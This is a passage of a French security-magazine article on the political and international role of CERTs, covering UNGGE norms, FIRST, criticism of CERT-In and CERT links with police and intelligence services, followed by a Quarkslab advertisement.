Les CERT, en raison des données qu'elles concentrent, des connaissances qu'elles accumulent, peuvent être des cibles spécifiques des cyberattaques, mais également devenir les bras armés de certains États. Pour prévenir ces situations, l'UNGGE propose plusieurs règles ou normes **[27]** :

- les États doivent s'engagent à ne pas mener d'opérations cyber-agressives contre les systèmes des CERT ;
- les États ne peuvent pas utiliser les CERT pour des activités de hacking international.

3.2 Les organisations de coopération internationale sont-elles des lieux de coopération ou de concurrence ?

Le rapport du projet de création de CERT roumain évoqué ci-dessus utilisait le terme « famille » pour désigner la communauté internationale de cybersécurité : « *habituellement, il y a d'étroites relations entre les CERT existants. Mais les nouveaux venus sont également bienvenus dans cette famille et peuvent bénéficier de l'expérience et de l'expertise déjà acquises* ». Le document poursuit en affirmant que le FIRST est une communauté qui fonctionne sur la confiance entre ses membres, et que les participants y sont davantage considérés comme des collaborateurs que des concurrents. Cette vision n'est-elle pas trop angélique ?

Par l'intégration des CERT dans une dimension internationale, les États disposent d'un moyen supplémentaire de s'intégrer et de jouer un rôle dans la scène internationale, sur les questions sécuritaires et au-delà. La démarche est, du moins pour les CERT nationaux, de nature politique. Pour les autres, notamment les CERT privés, ceux des industries de cybersécurité par exemple, l'enjeu est économique, mais peut revêtir une dimension politique.

Car en jouant la carte internationale, il ne s'agit pas uniquement de fédérer des connaissances, des ressources, des informations. L'un des enjeux, au-delà des questions techniques, consiste à pouvoir modeler la construction cybersécuritaire internationale, d'y peser autant que possible, d'influencer les choix (normatifs par exemple).

On retrouve dans ces modalités de coopération internationale proposées aux CERT, les logiques en œuvre dans les relations internationales plus généralement : il est question de gouvernance, de relations informelles, de confiance et de suspicion, de légitimité, de normes, de droit, d'acteurs dominants, de rapports de puissance… Les CERT ne sont pas tous à égalité, et ne jouent pas tous la même partition.

3.3 Des freins aux relations internationales

Performance et confiance sont deux des qualités que doivent satisfaire les partenaires de ces organisations internationales. Comment apprécier la première, comment conserver la seconde ?

3.3.1 Des acteurs de qualité inégale

Les interlocuteurs sont d'autant plus encouragés à développer et maintenir des relations entre eux, que les circuits d'information fonctionnent dans les deux sens et que les investissements, les efforts consentis ne sont pas trop déséquilibrés.

L'appréciation de la qualité des prestations offertes par les CERT reste un exercice difficile. L'ENISA a proposé une méthode d'auto-évaluation à l'attention des CERT européens **[28]**. Mais récente (2017), la méthode doit encore faire ses preuves, et surtout être acceptée par les acteurs eux-mêmes.

Souvent les regards critiques viennent de l'extérieur. Prenons ici exemple sur le CERT national indien.

Le CERT-in a fait l'objet de critiques relatives à l'efficacité et qualité des actions menées par l'organisation, notamment de nature internationale **[29]**. Il est relevé que l'action du CERT-in peut être résumée à quelques rares collaborations formalisées par des accords signés avec 9 pays (Corée, Canada, Australie, Malaisie, Singapour, Japon, États-Unis, Royaume-Uni et Ouzbékistan), mais que peu d'information publique atteste de la mise en œuvre tangible de ces accords. La critique porte également sur la qualité des informations publiées sur le site de ce CERT, obsolètes d'une part (certaines ont plus de 10 ans) et recopiées pour l'essentiel d'entre elles de sources étrangères (entreprises de cybersécurité, US-CERT, CVE Database **[30]**, National Vulnerabilities Database **[31]** américaine, CERT-EU), démontrant un déficit de recherche propre au sein du CERT. Ces critiques sont certes fondées uniquement sur l'analyse des éléments publiés sur le site internet de l'organisation, mais elles rappellent aussi que la « communauté » internationale des CERT est en réalité très hétérogène. Tous ne mènent pas leurs activités avec le même niveau d'intensité, ne consentent pas aux mêmes investissements. Cela a nécessairement un impact sur les échanges que peuvent développer les CERT à l'international (il y aura des interlocuteurs naturels, privilégiés, d'autres moins immédiats). Les processus d'intégration des CERT dans les organisations internationales telle que le FIRST ont en partie pour objectif de veiller à ce que les membres offrent un niveau et des gages de qualité suffisants.

3.3.2 Les relations avec la police, la justice, les renseignements, l'armée

S'ils ne font pas de l'action contre les acteurs de la cybermenace leur finalité première, se focalisant sur le traitement technique des incidents, les CERT contribuent à la lutte contre la cybercriminalité en permettant d'en atténuer les effets d'une part, et d'autre part en permettant d'en comprendre mieux les modes de fonctionnement. « *Dans ses fonctions, le KE-CIRT/CC collabore avec plusieurs acteurs parmi lesquels, au niveau national […] ceux de la lutte contre le cybercrime […] tels que les autorités de police, les fournisseurs d'accès à internet, les opérateurs de télécommunication…* » **[32]**.

La diversité des CERT ne se limite pas à la « qualité » de leurs actions et de leurs résultats. Elle résulte également du positionnement qui est le leur dans l'écosystème national de cybersécurité et plus particulièrement de leur rapport aux forces de police, à la justice, aux agences de renseignement et aux armées.


La proximité de CERT, notamment nationaux, avec les autorités de sécurité et de défense nationale, peut être de nature à susciter une certaine prudence à leur égard, en particulier dans le cadre de relations internationales. On rapporte que le CERT/CC aurait retransmis au FBI les informations relatives aux vulnérabilités de Tor que lui auraient initialement transmises des chercheurs de l'Université de Carnegie Mellon (2015). Les vulnérabilités exploitées par le FBI auraient permis de désanonymiser les données d'utilisateurs des services de Tor **[33]**. Dans ce cas de figure, le CERT fait office de relais entre la source d'information, ici une université, mais cela pourrait être une entreprise voire un autre CERT étranger, et le FBI. Or la source transmettrait-elle les données au CERT si elle les savait destinées au FBI ?

La proximité des CERT avec les agences de renseignement est-elle compatible avec les objectifs de traitement des cybermenaces ? Les renseignements peuvent parfois préférer maintenir des vulnérabilités connues, afin de les exploiter pour leurs missions (surveillance, développement de cyber-armes). La divulgation de vulnérabilités peut donc s'avérer contre-productive pour ces services. Les CERT doivent-ils se plier aux intérêts des renseignements **[34]** et finalement, se détourner de leur mission première ?

Conclusion

Les besoins de cybersécurité n'effacent pas les logiques politiques ou économiques. La cybersécurité doit composer avec les partenariats, alliances ou concurrences et conflits qui caractérisent les relations entre acteurs des scènes nationale et internationale. Les fonctions des CERT sont affectées par ces logiques. Il n'y a pas « une » communauté internationale homogène, lisse, fédérée par le seul objectif de cybersécurité, mais bien plusieurs. Les CERT, dans leurs actions internationales, révèlent ces logiques de partition en œuvre sur la scène internationale. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/



www.hsc-formation.fr

HSC by Deloitte.

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**